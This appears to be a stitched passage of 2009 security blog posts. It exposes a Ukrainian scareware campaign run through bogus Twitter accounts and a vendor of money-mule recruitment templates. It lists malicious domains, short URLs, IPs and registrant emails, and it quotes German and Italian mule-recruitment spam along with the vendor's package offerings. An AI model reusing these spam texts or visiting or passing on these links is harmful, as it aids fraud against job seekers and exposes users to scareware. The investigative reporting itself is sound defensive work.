UPDATE: *4 hours after notification, Twitter has suspended the remaining bogus accounts. [1]Until the next time, when the reCAPTCHA recognition gets [2]cost-effectively outsourced for automatic [3]scareware-serving purposes.*

Over the last couple of days, my Ukrainian "fan club" – fan club in a sarcastic sense due to [4]the love, more

[5]love, even [6]more love and [7]gratitude shown so far – has once against started abusing Twitter by automatically generating bogus accounts [8]tweeting scareware serving links by syndicating Twitter's trending topics.

This traffic acquisition tactic is in fact nothing new, and in the case of this Ukrainian cybercrime enterprise, is done "in between" the rest of their malicious activities. What's worth pointing out is that just like the most recent

[9]malvertising campaign at NYTimes.com, the Ukrainian gang keeps using domains already in circulation within their blackhat SEO campaigns, making it fairly easy to establish connections between these and the ongoing Twitter campaign.

1476



By the time Twitter suspends the automatically registered bogus accounts, on average, 70 to 80 tweets have been published per single account. Here’s the most recent list of currently active Twitter accounts tweeting scareware links:

twitter.com /verina1238

twitter.com /knab190

twitter.com /zastrow994

twitter.com /gustave12

twitter.com /trautwein9975

twitter.com /reinke341

twitter.com /ordella509

twitter.com /lysa380

twitter.com /weinhold344

twitter.com /wachsmann1541

twitter.com /weishaupt917

twitter.com /scheid1265

twitter.com /fitz1677

twitter.com /falkner425

twitter.com /opel1409

1477



twitter.com /rasche1401

twitter.com /schlecht1581

twitter.com /verina1238

twitter.com /perahta985

The accounts are relying on identical short URLs, with the following ones still active and in circulation:

tinyurl.com /lyby2r

tinyurl.com /nx39k8

tinyurl.com /lyby2r

tinyurl.com /mnbfox

tinyurl.com /msjjv8

tinyurl.com /mj5wju

tinyurl.com /mxg2vo

tinyurl.com /m656h7

tinyurl.com /nffkly

xrl.us /bfnpv7

xrl.us /bfnsa8

xrl.us /bfny8e

xrl.us /bfnnu4



xrl.us /bfnzkk

a.gd/ 6af3fe

a.gd/ 649be

a.gd/ f6b7f5

a.gd/ 0abe74

is.gd/ 3AoRZ

is.gd/ 3A5DD

is.gd/ 3AUVc

is.gd/ 3BZqa

is.gd/ 3C4IU

The short URLs rely on several redirectors to finally land the end user on a scareware site, such as ***securityland .cn*** *and* ***imagination-1 .com****:*

securityland .cn *- 64.86.25.201 - Email: keithdgetz@gmail.com. Parked on the same IP are also:*

abclllab .com

0lenfo .com

ynoubfa .cn

protectinstructor .cn

immitations-all .net

1limbo .net

imagination-1 .com*- 64.86.25.202 - Email: gertrudeedickens@text2re.com. Parked on the same IP are also:* ***bombas10 .com***

graves111 .com

1479

iriskas .com

yvicawo .cn

Where do we know the ***gertrudeedickens@text2re.com*** *email from? Several of the scareware domains pushed in the [10]ongoing U.S Federal Forms Themed Blackhat SEO Campaign have been registered using it, that very*

same blackhat SEO whose central redirector ***a-n-d-the .com/wtr/router.php -*** *95.168.177.35* ***-*** *and* ***in-t-h-e.cn*** *-*

72.21.41.198 - (hosted by Layered Technologies, Inc.) mimics the campaign structure of 2008's [11]massive input validation abuse attack using iFrames, courtesy of the RBN and the very first scareware campaigns.

Moreover, the same email has been used to register two of the "phone-back" domains for the scareware pushed in the blackhat SEO campaign and the [12]NYTimes.com malvertising attack - ***windowsprotection-suite .net***

- Email: gertrudeedickens@text2re.com and ***securemysystem .net*** *- Email: gertrudeedickens@text2re.com.*

1480



The following scareware domains are not just used within the Twitter campaign, some of them have also been

detected as part of blackhat SEO campaigns:

***ekevuc .cn** - 64.213.140.68*

windowspcdefender .com

smart-virus-eliminator .com

fast-systemguard .net

opyhila .cn

riwryse .cn

adijef .cn

dunhah .cn

idisuan .cn

wobcyn .cn

upuoro .cn

ucyilwo .cn

1481

ogywuep .cn

adaengu .cn

taziqow .cn

zerkauz .cn

ejavone .cn *- 64.213.140.69*

fastsystem-guard .com

windowsguardsuite .com

windowssystemsuite .com

winsecuritysuite-pro .com

windows-protectionsuite .net

malwarecatcher .net

fast-scan-protect .net

fastscansecure .net

goryhe .cn

pyzuhme .cn

zydfaqe .cn

ahoize .cn

abonyag .cn

abenapi .cn

otobym .cn

abicoym .cn

nepsoym .cn

byzfalo .cn

pywudar .cn

qucgyit .cn

dahokxu .cn

lylbaov .cn

cusryw .cn

1482



fast-scanandprotect .net

fastscanonline .com

fastsearch-secure .com

fast-systemguard .net

go-scanandsecure .net

goscan-protect .com

go-searchandscan .com

guardmyzone .net

mynewprotection .net

my-newprotection .net

my-officeguard .com

my-officeguard .net

myprotectedsystem .com

myprotected-system .com

1483

my-protectedzone .net

myprotectionshield .com

myprotectionzone .com

my-protectionzone .com

my-protectionzone .net

myprotection-zone .net

my-saerchsecure .com

my-safetyprotection .com

my-systemprotection .net

mysystemsafety .com

my-systemscan .com

my-systemscanner .com

mysystemsecurity .com

new-scanandprotect .com

1484



newscan-andprotect .net

new-systemprotection .com

online-scanandsecure .net

online-securescanner .net

online-systemscan .com

onlinesystemscan .net

protectand-secure .com

protectionsearch .com

safetyshield .net

safetysystem-guard .com

scanonline-protect .com

scan-system .net

scanvirus-online .net

1485

searchandscan .net

search-scanonline .net

searchsecureguard .net

secure-systemguard .net

system-guard .net

systemguard-zone .com

systemguard-zone .net

systemprotected .net

systemscan-secure .net

trust-systemprotect .com

trust-systemprotect .net

trustsystem-protection .com

trust-systemprotection .net

windows-protectionsuite .net

windows-systemguard .net

windows-virusscan .net

winprotection-suite .com

[13]Sampled scareware also [14]phones-back to ***mysecurityguru .cn*** *- 64.86.16.170 - Email:*

an-

drew.fbecket@gmail.com, the same phone-back domain was used in the scareware sampled from the [15]NY-

*Times.com malvertising attack, with the same email also belonging to a scareware domain (****mainsecsys .info****) listed in the [16]Diverse Portfolio of Fake Security Software - Part Twenty Two for July.*

The cybercrime powerhouse behind all these attacks, continues maintaining the largest market share of [17]systematic Web 2.0 abuse, and that includes their involvement in [18]the Koobface botnet.

Related posts:

[19]Dissecting Koobface Worm's Twitter Campaign

[20]Twitter Worm Mikeyy Keywords Hijacked to Serve Scareware

[21]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[22]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[23]The Twitter Malware Campaign Wants to Bank With You

[24]Does Twitter's malware link filter really work?

[25]Commercial Twitter spamming tool hits the market

[26]Cybercriminals hijack Twitter trending topics to serve malware

[27]Spammers harvesting emails from Twitter - in real time

[28]Twitter hit by multiple variants of XSS worm[29]

This post has been reproduced from [30]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=3178

2. http://blogs.zdnet.com/security/?p=1835

3. http://blogs.zdnet.com/security/?p=4297

4.

http://2.bp.blogspot.com/_wICHhTiQmrA/SigkzSv-sLI/AAAAAAAADrw/pPcRifZSU6U/s1600-h/blackhat_seo_ddanchev_l

ove.JPG

5.

http://1.bp.blogspot.com/_wICHhTiQmrA/Si0hcLUtEll/AAAAAAAADug/yHBpEfNePuQ/s1600-h/blackhat_seo_ddanchev_more_love_3.JPG

6.

http://3.bp.blogspot.com/_wICHhTiQmrA/SigncRzz67I/AAAAAAAADr4/JY2mBxlf4Hw/s1600-h/blackhat_seo_ddanchev_more_love.JPG

7.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

1486

.PNG

8. http://blogs.zdnet.com/security/?p=4389

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

11. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

12. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

13. http://www.virustotal.com/analisis/425f7045781ca3609eeb17a8a833b5fe9494f2779257451d88f18bc85f59342d-1253865277

14. http://www.virustotal.com/analisis/3b765e9540575b044eccf7aaaa3bdc2c4114ccb206b84aa88e8e02524745fc4a-1253873563

15. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

16. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

17. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

18. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

19. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

20. http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html

21. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

22. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

23. http://ddanchev.blogspot.com/2008/08/twitter-malware-campaign-wants-to-bank.html

24. http://blogs.zdnet.com/security/?p=3872

25. http://blogs.zdnet.com/security/?p=2477

26. http://blogs.zdnet.com/security/?p=3549

27. http://blogs.zdnet.com/security/?p=3402

28. http://blogs.zdnet.com/security/?p=3125

29. http://blogs.zdnet.com/security/?p=3706

30. http://ddanchev.blogspot.com/

1487

2.10

October

1488



Summarizing Zero Day's Posts for September (2009-10-01 15:38)

The following is a brief summary of all of my posts at ZDNet's [1]Zero Day for September.

You can also go through previous summaries for [2]August, [3]July, [4]June, [5]May, [6]April, [7]March, [8]February,

[9]January, [10]December, [11]November, [12]October, [13]September, [14]August and [15]July, as well as

subscribe to my [16]personal RSS feed or [17]Zero Day's main feed.

Notable articles include: [18]The ultimate guide to scareware protection + [19]Gallery; [20]'Anonymous' group attempts DDoS attack against Australian government (Operation Didgeridie) and [21]Modern banker malware

undermines two-factor authentication.

01. *[22]Scareware goes Green*

02. *[23]'Anonymous' group attempts DDoS attack against Australian government*

03. *[24]Cutwail botnet spamming 'IRS unreported income' themed malware*

04. *[25]Citizens Financial sued for insufficient E-Banking security*

05. *[26]iPhone's anti-phishing protection offers inconsistent results*

06. *[27]9/11 related keywords hijacked to serve scareware*

07. *[28]The ultimate guide to scareware protection + [29]Gallery*

08. *[30]Phishers introduce 'Chat-in-the-Middle' fraud tactic*

09. *[31]Scareware scammers hijack Twitter trending topics*

1489

10. *[32]Modern banker malware undermines two-factor authentication*

11. *[33]Chinese hackers launch targeted attacks against foreign correspondents*

12. *[34]Research: Small DIY botnets prevalent in enterprise networks*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/09/summarizing-zero-days-posts-for-august.html

3. http://ddanchev.blogspot.com/2009/08/summarizing-zero-days-posts-for-july.html

4. http://ddanchev.blogspot.com/2009/07/summarizing-zero-days-posts-for-june.html

5. http://ddanchev.blogspot.com/2009/06/summarizing-zero-days-posts-for-may.html

6. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html

7. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

8. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

9. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

10. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

11. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

12. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

13. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

14. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

15. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

16. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

17. http://feeds.feedburner.com/zdnet/security

18. http://blogs.zdnet.com/security/?p=4297

19. http://content.zdnet.com/2346-12691_22-342083.html

20. http://blogs.zdnet.com/security/?p=4234

21. http://blogs.zdnet.com/security/?p=4402

22. http://blogs.zdnet.com/security/?p=4199

23. http://blogs.zdnet.com/security/?p=4234

24. http://blogs.zdnet.com/security/?p=4260

25. http://blogs.zdnet.com/security/?p=4265

26. http://blogs.zdnet.com/security/?p=4273

27. http://blogs.zdnet.com/security/?p=4288

28. http://blogs.zdnet.com/security/?p=4297

29. http://content.zdnet.com/2346-12691_22-342083.html

30. http://blogs.zdnet.com/security/?p=4335

31. http://blogs.zdnet.com/security/?p=4389

32. http://blogs.zdnet.com/security/?p=4402

33. http://blogs.zdnet.com/security/?p=4476

34. http://blogs.zdnet.com/security/?p=4485

1490





Standardizing the Money Mule Recruitment Process (2009-10-06 09:23)

[1]Ah, deja vu! How is it possible that the [2]Scope Group money mule recruitment group acting as the employer for the interviewed mule has been " set up in 1990 in New York, the USA by three enthusiasts who have financial education" just like [3]AF-GROUP LLC and its portfolio of brands, whose 30k [4]botnet operations I exposed and took down in May, 2009, next to establishing a direct connection between the botnet and an [5]Ukrainian dating scam agency known as "Confidential Connections"?

Pretty simple - just like the efficiency-centered mentality applied in the [6]template-ization of [7]malware, the ongoing standardization of the money mule recruitment business model is resulting in a bogus brand portfolios using identical web site layouts next to the same copy writing materials offered by a single vendor exclusively working with money mule recruitment organizations only. A couple

of years ago, the money mule recruitment process was largely inefficient due to the operational security applied - [8]not everyone could become a money mule unless certain 1491



criteria was met. A newly launched managed money mule recruitment design agency that I've been monitoring for a while, is poised to help cybercriminals achieve faster recruitment rates based on the cybercriminal-tailored services it's offering.

Whereas it's been operating beneath the radar for several years, exclusively serving known and trusted cybercriminals, it's recent mainstream business model is a great example of a timely underground market proposition due to the fact that the current economic climate best suits the money mule recruitment business model due to its high commissions for processing fraudulently obtained money.

Do you infiltrate the entire assembly line, or do you assess the final product? Appreciate my rhetoric as usual, it's full disclosure time, hence infiltrating the assembly line.

In this post, we'll take a look at five templates offered by the managed money mule recruitment vendor, as-

sess several of their customers currently using them to launch targeted and localized to German spam campaigns aiming to recruit new money mules, expose their entire domains portfolio and associated emails used for correspondence with prospective money mules.

Moreover, we'll actually attempt to becoming a money mule by interacting with their market proposition, ob-

tain the financial agent agreements, and expose little known facts about how sophisticated and social-engineering oriented the entire money mule recruitment process really is.

1492



For starters, here's how the service describes itself, and what type of packages it offers to prospective money mule recruiters. The less sophisticated package is offered for $900 and the corporate version goes for $1700.

The first one offers the following:

- fake company site in English

- template-based correspondence letters for the entire process

- the entire document required for the process, custom forms, contracts, invoice applications etc.

- a teach-yourself manual including advice and recommendations - available in English and Russian

- sample spam letters in TXT and HTML, in English only

The corporate version offers the following:

- fake company site in several languages, for instance, Dutch, German, Bulgarian, Italian etc.

1493



- fake signatures representing the CEO, accounts manager etc.

- multiple spam letters in different languages

- managed domain hosting

- answering machine number as well as a paid Skype subscription as a bonus

The following are some of the templates – blurred by the vendor in order to protect the bogus brands portfolio - currently offered by the service. Three of the templates are already in circulation, that means active spamming in Italian and German "offering the Moon", and asking for your identity and financial reputation: 1494



1495



1496



1497





1498



Upon purchasing any of the packages offered, a custom and non-existent brand logo and related company information will be used on the top of the templates currently offered.

Let’s expose some of the bogus brands using these campaigns, whose spamming campaigns have been actively

recruiting new money mules over the past couple of months. For instance, the last template – see attached copy of the original one – is currently being used by a company known as PanIn Real Estate - ***panestate .com*** *- 194.0.200.15*

*- Email: disperswave@gmail.com. The site is currently localized to English; Italian (****panestate .com/index _it.html****); and Spanish (****panestate .com/index _sp.html****).*

It gets even more interesting when we start analyzing their spam campaign, currently localized to German.

For instance, it appears that the customer of the managed money mule recruitment service is using their basic package, since 99 % of their spam emails are using Gmail accounts, in fact, one of the spam campaigns is relying on the very same email that [9]the domain ***panestate .com*** *has been registered with - disperswave@gmail.com.*

1499



A sample of the spammed recruitment email:

" Liebe Bewerber! Sind Sie schon mude von solchen Briefchen, in dem man Ihnen einen Arbeitsplatz anbietet? Ich weiss das. Deshalb mochte ich zuerst Sie um Verzeihung bitten. Ich habe aber eine freie Vakanz und mochte sie Ihnen anbieten.

Wenn Sie noch keinen Arbeitsplatz gefunden haben, schreiben Sie bitte mir an meine E-mail Adresse: Als eine Bestatigung brauche ich auch CV und Ihre Telefonnummer, damit ich mich mit Ihnen in Verbindung setzen konnte.

Vielen Dank fur Ihre Zeit und Ihr Interesse! Alle weiteren Informationen bekommen Sie per E-Mail. Mit freundlichen Grusen"

Related Gmail accounts used by PanIn Real Estate money mule recruitment incorporated:

[10]pancorporate @ gmail.com

[11]paninwork @ gmail.com

[12]paninde @ googlemail.com

[13]panamajeld @ gmail.com

[14]paninajob @ gmail.com

[15]pananmakarriere @ gmail.com

The same spam template localized in German is also known to have been used with the following Gmail ac-

1500



counts, again operated by money-mule recruitment organizations:

[16]trzzbuded @ gmail.com

[17]robertojens @ gmail.com

[18]gradtul @ gmail.com

[19]hrmiket @ gmail.com

[20]mike.torhr @ gmail.com

[21]evkoreyds @ gmail.com

[22]mike.torhr @ gmail.com

[23]support @ oplusdevelopment.com – the only exception

The [24]second template used in the wild – the site returns a 404 error message – is called Green Star Services website, with the customer apparently still in a testing phrase.

*This cannot be said for yet another customer of the same service standardizing the money mule recruitment process by template-izing it. [25]The fifth template, is actually a bogus company called Brand Image Advertising Agency (**internationalbrandimage .com** - 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com describing itself as:*

" Advertising agency “Brand Image” helps its clients to perform their products and services the right way. We never offer you anything additional that we didn’t discuss at the beginning. The motto of our work is honesty and we believe that this is a very important thing in advertising.

1501

We were created to help you in selling products and services. “Brand Image” typically attempts to assist you in building your brand by persuading potential customers to purchase or to consume more of your brand of product or service. It is vivid from the name of our agency that we are

doing a lot for your brand. Actually we are constantly working at brand management. It is known that the value of the brand is determined by the amount of profit it generates for the manufacturer. Advertising agency “Brand Image” clearly understands the main principles of brand name and will be glad to help you in choosing the right name for your company.

Advertising agency “Brand Image” proudly presents a great variety of services it provides. The main advantage of our work is that our management staff is always on-line and works 24/7 for your convenience. Moreover, our offices are located all over the Europe and in the USA that makes our work fast and comprehensive. First of all let us introduce you what exactly we offer our clients. However if you happen to have any questions in understanding what this or that service means, you can always find our contacts and use them in communicating with us concerning our advertising offers. "

Sample [26]spam message localized in Italian used to recruit for Brand Image Advertising Agency:

" Salary: 4,000 Euro; 10 % di ciascuna operazione di pagamento - conto personale 10 %; 15 % di ciascuna operazione di pagamento - conto corporativo 15 %; Location: Italy Accettazione dei pagamenti dai clienti nella vostra zona

? Accepting payments from customers in your area? favorire a realizzare gli obiettivi finanziarie di Compagnia.Le condizioni di lavoro. Il lavoro tranne internet - ufficio, e anche con le banche ei sistemi di trasferimenti veloci. Gli interessati ambosessi possono inviare CV con consenso al trattamento dei dati personali (art.13, d.lgs 196/03) e requisiti di contatto al e-mail. Se a Voi interessa questo

lavoro, mandate il curriculum alla nostra: judicialHath-awayv?@gmail.com Cordialmente, Sincerely, David De Simone David De Simone"

1502



A second template is known known to have been used, this time offering different commission:

" Rappresentante finanziario Informazioni di posti di lavoro Post Date: 12/04/2009 Salario: 3.000 EUR/mese + 5 %

di ciascuna operazione di bonifico Location: Italia Generale Description Accettazione dei pagamenti dai clienti nella vostra zona e favorire a realizzare gli obiettivi finanziarie di Compagnia. Le condizioni di lavoro Il lavoro tranne internet - ufficio, e anche con le banche e i sistemi di trasferimenti veloci. Contact Details / Apply for this Job Se a Voi interessa questo lavoro, mandate il curriculum alla nostra individualpeoplecapitalgroup7@googlemail.com

individualpeople .biz/go.php?sid=7 *In attesa di Vostro riscontro, saluti manager HR Robert J. Wilson"*

What we've got here is an identical spam template using a template offered by a managed money mule re-

*cruitent design vendor, that is advertising another bogus brand, with the domain name itself registered using the same detaisl as Brand Image Advertising Agency (**internationalbrandimage .com** - 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com). In the case of the localized to Italian spam message that's yet another bogus brand Individual People Capital Group, **individualpeople***

.org *- 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com.*

Individual People Capital Group describes itself as:

" The Individual People Capital Group Companies is one of the world's most experienced and successful investment management organizations. Our companies manage investments for millions of individuals and thousands of corporations and institutions.

The Individual People Capital Group's largest components are:

1503

• Individual People Funds, which ranks among the three largest mutual fund families in the U.S. - managed by Individual People Capital Research and Management Company, with assets under management of more than $750

billion

• Individual People Capital Guardian Trust Company and the Individual People Capital International companies —

providers of global investment management services for institutional clients, consultants and individuals, with assets under management of approximately $300 billion

For 75 years, we have followed a consistent philosophy and approach to generate consistent long-term investment results for our investors around the world. At the heart of our success is a commitment to a number of core beliefs: the importance of long-term investing, the value of in-depth global research, adherence to a disciplined investment

management philosophy, and a code of ethics that emphasizes honesty and integrity. "

Known Gmail accounts participating in the money mule recruitment and exploit serving process courtesy of Individual People Capital Group:

[27]groupindividualpeople @ gmail.com

[28]newindividualpeople24 @ gmail.com

[29]newworkgroupindividualpeople @ gmail.com

[30]individualpeoplecapitalgroup9 @ googlemail.com

[31]individualpeoplecapitalgroup8 @ googlemail.com

[32]individualpeoplecapitalgroup7 @ googlemail.com

individualpeoplecapitalgroup6 @ googlemail.com

[33]individualpeoplecapitalgr @ googlemail.com

1504



[34]As well as the following emails, once again maintained by the same customer:

individualpeoplecapitalgroup12 @ gmail.com

individualpeoplecapitalgroup13 @ gmail.com

individualpeoplecapitalgroup14 @ gmail.com

individualpeoplecapitalgroup12 @ gmail.com

individualpeoplecapitalgroup13 @ gmail.com

individualpeoplecapitalgroup14 @ gmail.com

individualpeoplecapitalgroup19 @ gmail.com

individualpeople.one @ gmail.com

people.individ @ gmail.com

individ.people @ gmail.com

individualpeople.too @ gmail.com

new.individualpeople @ gmail.com

individual.job.it @ gmail.com

info.individualpeople @ gmail.com

j.wilson.sup @ gmail.com

new.individualpeople @ gmail.com

people.individ @ gmail.com

robert.jwn @ gogglemail.com

robert.wilson.r1 @ gmail.com

robert.wil.r @ gmail.com

1505



rob.wilson.r @ googlemail.com

wilson.wrt @ gmail.com

workgroupindividualpeople @ gmail.com

There are cases when money mule recruiters are interested in plain simple botnet building, case in point is a situation where a spammed money mule spam message advertising [35]individualpeople .biz/go.php?sid=7 was

*actually [36]serving a malicious PDF, next to linking to the recruitment site itself (**individualpeople .org**).*

In order to further demonstrate the ongoing standardizing of the money mule recruitment process through

template-ization, it's time to expose the bogus brands portfolio, and associated domains of a money mule recruitment organization that has been relying on an identical template over the past couple of years. In fact, in May, 2009, a [37]botnet which was used by Ukrainian dating scam agency Confidential Connections was not only found to be directly related to the money mule recruitment gang, but the cybercriminals used one of the [38]recruitment domains as a command and control server for their botnet spamming operations, with the domain itself and one of the sampled dating scam ones registered under the same email.

*Brand names for Money Mule Organizations using a standardized template offered by a single vendor, all known to have been " **set up in 1990 in New York, the USA by three enthusiasts who have financial education**" : Affina Group Inc; Alliance Group Inc; Annuity Group Inc; Archway Group Inc; Armor Group Inc; Assurity Group Co; Assurity Group 1506*



Inc; BFS Group Inc; CDI Group Inc; Cosco Group Inc; Dove Group Inc; Eagle Group Inc; Entrust Group Inc; Extreme Group Inc; Flat Group Inc; Holding Group Inc; Integrity

Group Inc; Invalda Group Inc; Key Group Inc; Liberty Group Inc; Lime Group Inc; Massive Group Inc; Melson Group Inc; MENA Group Inc; O Pm Group Main; OPM Group Inc; Premier Group Inc; Prime Group Inc; Prospera Group Inc; Puritan Group Inc; Reach Group Inc; Redeye Group Inc; Regency Group Inc; Rengo Group Inc; River Group Inc; Saturn Group; Scope Group Inc; Stock Group Inc; Strol Group Inc; Summit Group Inc; Total Group Inc; Trans Group Inc; United Group Inc; Wescom Group Inc

Parked on 222.35.137.237 are the following domains all using the "set up in 1990 in New York, the USA by three enthusiasts who have financial education" template:

***affina-groupnet .cn** - Email: abuseemaildhcp@gmail.com*

***affina-groupnet .com** - Email: jelly@infotorrent.ru*

1507

***affina-groupsvc .cc** - Email: justin _dickerson@ymail.com*

***affina-groupsvc .cn** - Email: abuseemaildhcp@gmail.com*

***alliance-groupmain .cc** - Email: stiv2009@yahoo.com*

***annuity-groupnet .cc** - Email: justin _dickerson@ymail.com*

***assurity-groupco .cn** - Email: realsupporters@yahoo.com*

***bfs-groupinc .cc** - Email: defrankpo@gmail.com*

***cdi-groupmain .cn** - Email: garry _honn@yahoo.com*

***cosco-groupmain .com** - Email: 20090811112700@antispam.alantron.com*

diamond-dream .cc *- Email: morgan.greg@yahoo.com*

dove-groupli .cn *- Email: abuseemaildhcp@gmail.com*

dummykeath .cc *- Email: morgan.greg@yahoo.com*

eagle-groupmain .cn *- Email: AntwanHarringtonJI@gmail.com*

extreme-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

extreme-groupinc .com *- Email: hell@e2mail.ru*

flatgroupfly .cc *- Email: steven _lucas _2000@yahoo.com*

geniouspartner .cn *- Email: morgan.greg@yahoo.com*

holding-group .cn *- Email: ronny.greg@yahoo.com*

integrity-groupinc .cc *- Email: justin _dickerson@ymail.com*

integrity-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

keygroupmain .cn *- Email: ErichSullivanKF@gmail.com*

libertygroup .cc *- Email: LindseyKimSI@gmail.com*

lime-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

1508



massive-groupsvc .cc *- Email: chen.poon1732646@yahoo.com*

massivegroupsvc .cn *- Email: abuseemaildhcp@gmail.com*

melson-groupmain .com *- Email: enact@co5.ru*

mena-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

mena-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

opm-group .cn *- Email: AbdulStaffordEP@gmail.com*

opm-groupli .com *- Email: entrap@namebanana.net*

premier-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

prime-groupco .com *- Email: Email: fuzz@ml3.ru*

prime-groupinc .cc *- Email: chen.poon1732646@yahoo.com*

puritan-groupco .cc *- Email: justin _dickerson@ymail.com*

puritan-groupco .cn *- Email: abuseemaildhcp@gmail.com*

puritan-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

reach-group .cc *- Email: rick _morris@yahoo.com*

1509



redeye-groupinc .cc *- Email: chen.poon1732646@yahoo.com*

regency-groupco .cn *- Email: abuseemaildhcp@gmail.com*

regency-groupnet .cc *- Email: justin _dickerson@ymail.com*

regency-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

rengo-groupli .com *- Email: jaded@co5.ru*

saturn-groupco .cn *- Email: abuseemaildhcp@gmail.com*

scope-group .cc *- Email: don.ram@yahoo.com*

scope-groupmain .cc *- Email: don.ram@yahoo.com*

strol-groupli .cn *- Email: abuseemaildhcp@gmail.com*

summit-groupinc .cc *- Email: Gregory.Michell2009@yahoo.com*

theblackend .cn *- Email: morgan.greg@yahoo.com*

vector-groupfine .cn *- Email: abuseemaildhcp@gmail.com*

vector-groupfly .cc *- Email: mr.freeddyy@yahoo.com*

1510



Parked on 222.35.137.236:

affina-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

affina-groupsvc .cc *- Email: justin _dickerson@ymail.com*

annuity-groupllc .cn *- Email: abuseemaildhcp@gmail.com*

annuity-groupllc .com *- Email: jelly@infotorrent.ru*

annuity-groupnet .cc *- Email: justin _dickerson@ymail.com*

annuity-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

archway-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

cosco-groupmain .com *- Email: chug@freemailbox.ru*

extreme-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

integrity-groupinc .cc *- Email: justin _dickerson@ymail.com*

integrity-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

integrity-groupsvc .com *- Email: jelly@infotorrent.ru*

invalda-groupmain .cn *- Email: rocco _invalda@yahoo.com*

1511



lime-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

massive-groupsvc .cc *- Email: chen.poon1732646@yahoo.com*

prime-groupco .cn *- Email: abuseemaildhcp@gmail.com*

prime-groupco .com *- Email: fuzz@ml3.ru*

prime-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

puritan-groupinc .com *- Email: gone@corporatemail.ru*

redeye-groupco .cn *- Email: abuseemaildhcp@gmail.com*

redeye-groupinc .cc *- Email: chen.poon1732646@yahoo.com*

regency-groupnet .cc *- Email: justin_dickerson@ymail.com*

regency-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

saturn-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

saturn-groupsvc .com *- Email: jelly@infotorrent.ru*

vision-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

vision-groupsvc .com *- Email: abuseemaildhcp@gmail.com*

1512



Parked on 222.35.137.235, registered with emails already covered:

affina-groupsvc .cn

annuity-groupnet .cn

archway-groupinc .cn

archway-groupinc .com

cosco-groupmain .cn

extreme-groupinc .cn

extreme-groupinc .com

integrity-groupinc .cc

invalda-groupmain .cn

prime-groupco .com

prime-groupinc .cc

puritan-groupco .cn

1513



puritan-groupinc .cn

redeye-groupco .cn

redeye-groupco .com

redeye-groupinc .cc

regency-groupco .com

regency-groupnet .cn

saturn-groupco .cn

scope-group .cn

scope-groupmain .cn

vision-groupinc .cn

Parked on 222.35.137.234, registered with emails already covered:

affina-groupnet .cn

annuity-groupllc .cn

1514

archway-groupinc .cn

cosco-groupmain .com

integrity-groupinc .cn

integrity-groupsvc .cn

massive-groupsvc .cc

premier-groupinc .cn

premier-groupnet .cn

prime-groupco .cn

prime-groupinc .cn

puritan-groupinc .com

redeye-groupco .cn

redeye-groupinc .cn

regency-groupco .cn

regency-groupco .com

regency-groupnet .cn

saturn-groupsvc .cn

saturn-groupsvc .com

vision-groupinc .cn

DNS servers of notice:

ns2.dummykeath .cc

ns2.theblackend .cn

ns1.full-controll .cc

ns3.geniouspartner .cn

ns3.theblackend .cn

ns1.party-reunite .cc

ns2.bubble-preorder .info

ns1.windcontrol .cc

ns3.diamond-dream .cc

ns.partnergreatest8 .net

one.goldwonderful9 .info *- the [39]command and control server used by the botnet managed by a money mule organization was using the same nameserver in May, 2009*

1515



Once the end user falls victim into the recruitment scam, the entire process of registration and communication with the bogus organization takes place through a web-based

